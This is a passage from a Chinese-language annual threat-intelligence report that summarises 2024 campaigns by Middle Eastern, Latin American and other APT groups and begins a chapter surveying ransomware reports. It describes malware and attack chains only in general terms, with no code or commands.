下半年，Turla 使用快捷方式文件（LNK）通过无文件后门感染系统 [97、98]。该恶意软件采用多种规避技术，包括绕过 ETW 和 AMSI 隐藏自身，后门使用”SmartAssembly”混淆器进行代码混淆，使分析复杂化。

2024 年 3 月至 4 月期间该组织利用与 Storm-1919 相关的 Amadey 恶意软件在乌克兰军方机构的设备上部署了名为 Kazuar 的已知后门 [99]。



▲ 图 1.55 Amadey 加载 Tavdig 和 Kazuar 后门示例 [99]

（五） 中东


2024 年中东地区的网络安全形势依然严峻，地缘政治和经济利益冲突导致网络攻击发生频率上升。以色列、伊朗和沙特等国的对抗引起多个 APT 组织频繁发动针对能源、金融和政府等关键基础设施的攻击，影响着中东地区的经济稳定与社会运行。这些攻击组织常用社会工程学手段发起定向攻击，使用多种恶意软件，并且在攻击活动中滥用一些合法工具，不断改进着攻击技战术。

APT35

APT35，又名 Charming Kitten、Mint Sandstorm 等，是中东地区较为活跃的 APT 组织之一。自 2014 年以来，他们通过复杂的社会工程活动针对欧洲、美国和中东的政府和军事人员、学者、记者以及世界

卫生组织 (WHO) 等组织发动攻击。攻击目标遍布全球，涉及政府、国防技术、军事和外交等多个领域的组织机构。

2023 年 11 月以来，微软观察到 APT35 的一个独特子集，其目标是在比利时、法国、加沙、以色列、英国和美国的大学和研究机构中从事中东事务的知名人士。在这次活动中，APT35 使用定制的网络钓鱼诱饵，试图通过社会工程学手段诱使目标下载恶意文件。在少数情况下，微软观察到了新的入侵后技巧，包括使用名为 MediaPl 的新定制后门。



▲ 图 1.56 微软观察到 APT35 植入后门的入侵链 [100]

到下半年，Proofpoint 威胁研究团队发现 APT35 向著名的宗教人物发出了虚假的播客采访邀请。在最初的交互中，攻击者引诱目标进行良性的电子邮件互动，以建立对话和信任，然后让目标点击后续的恶意链接。APT35 以此方式投放名为 BlackSmith 的恶意软件工具包，该工具包进一步投放 PowerShell 木马 AnvilEcho[101]。该恶意软件使用与先前观察到的 APT35 样本相似的加密和网络通信技术，旨在实现情报收集和渗透。

MuddyWater


MuddyWater 又名 TEMP.Zagros、Static Kitten、Seedworm、TA450，该组织于 2017 年 2 月被 Unit 42 披露并命名，被认为是来源于中东地区的 APT 组织。该组织自首次披露以来持续活跃至今，不断有安全公司披露相关新样本及其后门新变种，其攻击 TTP 也在不断更新，主要针对中东国家，也针对欧洲和北美国家。该组织的受害者主要集中在政府、金融、能源、电信等要害部门。

2024 年，MuddyWater 组织的攻击工具和策略持续演变。2023 年 11 月，Deep Instinct 威胁研究团队

发现一个此前未曝光的 C2 框架，命名为 MuddyC2Go[102]，该框架自 2020 年起被 MuddyWater 使用，其 Web 组件采用 Go 语言编写。在追踪半年之后，研究人员又发现了 DarkBeatC2[103]，一个与 MuddyC2Go 类似的新攻击框架，可用于管理所有受感染的计算机。MuddyWater 通过多种方式建立与 C2 的连接，包括手动执行 PowerShell 代码、鱼叉式钓鱼邮件和伪装合法应用程序侧加载恶意 DLL。

除此之外，自 2021 年以来，MuddyWater 一直依赖合法的远程监控和管理 (RMM) 软件作为其攻击的第一阶段有效载荷。7 月，CheckPoint 观察到 MuddyWater 利用被入侵的电子邮件帐户展开的网络钓鱼活动，针对目标国家的各种组织。这些活动通常会导致安装合法的远程管理工具（RMM），如 Atera Agent 或 Screen Connect。MuddyWater 还在攻击活动中使用了一个新的定制后门 BugSleep，用于针对以色列的组织机构。

BugSleep 自 2024 年 5 月开始出现在 MuddyWater 的网络钓鱼活动中，部分取代了攻击者对合法 RMM 工具的使用。研究人员发现了该恶意软件的多个版本，版本之间的差异表明 BugSleep 正在活跃的开发过程中，以不断改进功能或者修复问题。




▲ 图 1.57 BugSleep 后门感染链 [104]

APT33

APT33 别名有 Peach Sandstorm、Refined Kitten、HOLMIUM、MAGNALLIUM、TA451 等，由 FireEye 于 2017 年 9 月披露并命名。该组织攻击目标包括美国、沙特阿拉伯和韩国的多个行业，受害组织涉及军事和商业的航空部门，APT33 对与石化生产有联系的能源部门也表现出特别的兴趣。

2023 年 12 月，Microsoft 威胁情报指出，APT33 开始使用新的后门 FalseFont[105]。该后门伪装成合法的 Maxar Technologies 应用程序，主要针对国防承包商，并通过 Microsoft 的 SignalR 协议进行命令与控制通信。FalseFont 是一个复杂的远程访问工具，旨在监控用户机器并泄露文件和数据。它具有屏幕录制功能，能够获取未存储在磁盘上的敏感信息（如电子邮件和聊天消息），并支持浏览器凭据窃取。

2024 年 7 月，Microsoft 发现 APT33 使用新的定制后门 Tickler，该后门被用于攻击美国和阿联酋的卫星和通信设施、石油天然气以及政府部门，C2 服务器为攻击者控制的 Azure 基础设施。此外 APT33 还利用 LinkedIn 平台对高等教育、卫星和国防等领域的相关组织进行社会工程学攻击。




▲ 图 1.58 微软披露的 APT33 Tickler 攻击链 [106]

双尾蝎

双尾蝎组织又称 AridViper，该组织至少从 2011 年开始运营，使用语言为阿拉伯语。双尾蝎攻击行业包括国防、教育、政府、媒体、交通等领域，攻击的国家包括但不限于美国、韩国、日本、瑞典、巴勒斯坦、以色列等。双尾蝎使用的恶意软件覆盖 Windows、iOS 和 Android 多个平台。该组织因使用有针对性的网络钓鱼电子邮件和虚假社交媒体资料来诱骗目标在其设备上安装恶意软件而闻名。

2024 年 6 月，ESET 发现了多起针对 Android 用户的双尾蝎攻击活动。这些活动通过专门的网站分发恶意软件，受害者可以从这些网站下载并手动安装应用程序。网站上提供的三个应用程序均为捆绑恶意代码的合法应用，研究人员将其命名为 AridSpy。

AridSpy 伪装为消息传递、工作机会和巴勒斯坦民事登记等方面的多个合法应用，诱使受害者主动安装，进而实施数据窃取和监控活动。AridSpy 不仅能窃取联系人、短信等基本数据，还具备录音、截屏和获取地理位置等高级功能，对受害者的隐私和安全构成重大威胁。




▲ 图 1.59 AridSpy 攻击链 [107]

WIRTE

WIRTE 组织在 2018 年 8 月首次曝光，主要从事基于政治动机的网络间谍活动，专注于收集与中东地区地缘政治冲突相关的情报。WIRTE 组织的攻击活动涉及中东多个国家，包括巴勒斯坦、约旦、埃及、沙特阿拉伯等，该组织尤其关注巴勒斯坦行政机构等目标。

2023 年末至 2024 年，CheckPoint 监测到 WIRTE 的一项新活动，该组织使用了定制加载器 IronWind，最终加载开源 Havoc 木马。除了间谍活动外，WIRTE 组织还在 2024 年发动了至少两起针对以色列的破坏性攻击，攻击者将 SameCoin 擦除器与自定义恶意软件相结合，导致了对基础设施的严重破坏。



▲ 图 1.60 WIRTE 组织的擦除器感染链 [108]

（六） 其他地区

2024 年全球其他地区的网络安全形势同样严峻。盲眼鹰、El Machete 等攻击团伙在南美等地肆虐，通过网络钓鱼邮件等多种手段投递恶意软件；新兴威胁组织 Starry Addax 活跃于北非地区，使用针对 Android 设备的木马；Void Banshee 利用 Windows 的 0day 漏洞展开窃密行动；疑似 The Mask 在隐蔽多年后再度现身，攻击拉丁美洲。


盲眼鹰

盲眼鹰组织又称 Blind eagle，该组织疑似来自南美洲，从 2018 年 4 月起活跃至今，主要针对哥伦比亚政府机构和金融、石油、制造等行业的大型公司展开长期不间断的攻击。

到 2024 年，盲眼鹰的攻击活动扩展至北美，主要针对西班牙语用户和制造业领域的目标。盲眼鹰的钓

鱼邮件通常伪装成哥伦比亚政府部门的通知，诱使受害者点击恶意链接或下载带有恶意附件的压缩文件。一旦目标系统受到感染，盲眼鹰会部署 Remcos RAT 和 NjRAT 等木马程序，以便实现对目标系统的持久性控制和敏感数据的窃取。除了商业木马，盲眼鹰所用恶意软件还有常见木马的自定义修改版本（例如 BlotchyQuasar RAT）。

在 2024 年下半年，盲眼鹰组织进一步改进攻击技术。在针对哥伦比亚保险行业的钓鱼邮件攻击活动中，盲眼鹰使用了多个嵌套的代码混淆保护恶意软件，消除恶意软件的代码特征，以规避安全防御机制。总的来说，盲眼鹰的攻击活动依然始终保持高频率。随着其攻击范围从南美扩展至北美，该组织的攻击目标逐渐多样化，涵盖金融、政府、制造等多个行业。尽管盲眼鹰所用工具和技术不算特别复杂，但其活动的持久性和针对性使该组织依然成为全球范围内不容忽视的威胁。




▲ 图 1.61 Zscaler ThreatLabz 观察的盲眼鹰攻击链 [109]

El Machete

El Machete 又名 Machete，由国外安全厂商卡巴斯基在 2014 年 8 月披露并命名，攻击活动可追溯至 2010 年，攻击者主要使用西班牙语。该组织大多数受害者位于委内瑞拉、厄瓜多尔、哥伦比亚、秘鲁、俄罗斯、古巴和西班牙等地，攻击目标包括情报部门、军队、大使馆和政府机构。

El Machete 在 2024 年攻击活动中使用的攻击手法与此前相比没有显著变化，依旧以鱼叉式网络钓鱼为主要攻击入口。攻击者向目标发送带有恶意宏代码的 Office 文档 [110]。受害者一旦启用宏，宏代码将会发起 FTP 请求，连接到远程服务器并下载后门木马。




▲ 图 1.62 El Machete 组织的鱼叉钓鱼邮件文件诱饵之一

Starry Addax

Starry Addax 是一个针对北非人权捍卫者的新兴威胁组织，主要攻击目标是与撒哈拉阿拉伯民主共和国（SADR）事业有关的人权活动家。攻击者使用一种名为“FlexStarling”的新型安卓恶意软件，通过鱼叉式网络钓鱼邮件进行传播。受害者被诱骗安装伪装成合法应用的恶意软件，导致设备数据被窃取。FlexStarling 要求广泛的权限，具备反模拟检查功能，可执行多种恶意操作，如下载文件、删除文件及上传文件至攻击者的存储空间，这些活动表明该攻击组织可能在筹备更多的后续行动 [111]。

Void Banshee

Void Banshee 组织以北美、欧洲和东南亚地区为目标，窃取信息并获取经济利益。2024 年 5 月，趋势科技发现 Void Banshee 利用 Windows 系统的 0day 漏洞 CVE-2024-38112 植入 Atlantida 窃密程序。该漏洞为 MHTML 代码执行漏洞，允许攻击者通过不再受支持的 Internet Explorer 访问和执行文件。



▲ 图 1.63 趋势科技发布的 CVE-2024-38112 攻击活动攻击链 [[112]

Void Banshee 在线上图书馆、云共享网站、Discord 和大量受感染的网站上分发携带诱饵 PDF 的 ZIP 压缩包，压缩包中除了书籍 PDF，还有伪装为 PDF 文件的 URL 快捷方式文件（使用双扩展名”.pdf.url”）。受害者点开恶意 URL 快捷方式文件导致漏洞利用触发，经过多阶段下载过程最终部署 Atlantida 窃密程序。该窃密软件可收集多种应用程序、加密货币钱包、浏览器的敏感数据。攻击者使用的诱饵包括教科书和参考资料（比如临床解剖学），表明该攻击活动的目标包括经常使用参考资料或数字书籍的高专业技能人群和学生。

The Mask

The Mask，也被称为 Careto，由国外安全厂商卡巴斯基披露并命名，攻击活动最早可追溯至 2007 年。该组织实施信息窃取与间谍活动的领域涉及政府、外交、能源、研究机构等，攻击活动覆盖数十个国家及地区，包括巴西、法国、德国、伊朗、利比亚、摩洛哥、波兰、南非、西班牙、瑞士、突尼斯、英国、美国、委内瑞拉。The Mask 在以往的攻击活动中使用过多种复杂的恶意软件，并具备 0day 漏洞利用能力。

2024 年卡巴斯基披露了疑似 The Mask 组织针对拉丁美洲的攻击行动，研究人员称这是时隔多年之后再度观察到该组织的攻击痕迹 [113]。2022 年某拉丁美洲组织被入侵，虽然入侵途径未知，但攻击者获取了对目标组织 MDaemon 邮件服务器的访问权限，并向 MDaemon 服务器 WorldClient 组件添加恶

意扩展 DLL 文件，实现在目标网络中的持久化。同时攻击者利用 HitmanPro Alert 软件的合法驱动程序 hmpalert.sys 加载验证缺失的问题，将自定义 DLL 注入特权进程中，以此方式攻击者植入 FakeHMP 木马，该恶意软件能够进行文件检索、键盘记录、截屏以及部署更多有效载荷。

同一受害组织在 2019 年也遭到入侵，研究人员在这一年的攻击活动中发现了两个恶意软件框架 Careto2 和 Goreto。另一方面，2022 年攻击使用的手法出现在 2024 年针对未知受害者的攻击中。研究人员根据受害目标、样本名称、攻击手法等线索认为 2019、2022、2024 这三起不同年份的攻击活动是同一个攻击团伙所为，而攻击者在 2019 年使用的恶意软件和技战术与 The Mask 组织 2007-2013 年的活动存在多处重叠，因此很可能是 The Mask 组织再度现身。

第二章 勒索攻击

勒索攻击由于其牟利的本质最终造就了一个成熟且猖獗的网络犯罪世界，对信息系统可用性的破坏、引发的数据泄露、以及因支付赎金而造成的直接经济损失这几点使得勒索攻击成为大多数人最容易感知到的网络威胁之一。本章将介绍全球勒索攻击活动，内容基于全球多个机构发布的与勒索攻击有关的公开安全报告。

奇安信威胁情报中心收集了全球多个安全厂商发布的与勒索攻击有关的安全报告，首先根据这些公开报告梳理 2024 年全球范围内的勒索攻击活动，然后介绍在这些勒索攻击活动中出现的值得关注的攻击手法，最后总结 2024 年全球勒索攻击活动特点和趋势。

一、全球勒索攻击活动概览

奇安信威胁情报中心对安全报告中涉及的勒索软件或勒索组织、受害者所在国家地区和行业进行整理，如表 2.1 所示（表格中“/”符号表示报告中未明确提及相关信息）。

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
针对 Akira 和 Royal 勒索软件受害者的后续勒索活动	Arctic Wolf	/	/	Akira 和 Royal 勒索软件受害者
攻击者积极针对 MSSQL 服务器，以投递 Mimic 勒索软件	Securonix	Mimic 勒索软件	美国、欧盟和拉丁美洲国家	/
Babuk 勒索软件变种的新解密器发布	Cisco Talos	Babuk 勒索软件变种（Tortilla）	/	/
Medusa 勒索软件攻击活动	Palo Alto Networks	Medusa 勒索软件	美国、欧洲、非洲、南美、亚洲	高科技、教育和制造业等领域
门罗币挖矿程序以及 Mimus 勒索软件正通过各种漏洞进行分发	AhnLab	Mimus 勒索软件	/	/
伪装为注册机程序的勒索软件通过国内收款码收取赎金	360	/	中国	个人

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
MSSQL 服务器 BCP 功能被用于部署 Trigona 勒索软件和 Mimic 勒索软件	AhnLab	Trigona 勒索软件，Mimic 勒索软件	/	/
LIVE 勒索软件利用 IP-Guard 漏洞	奇安信	LIVE 勒索软件	中国	/
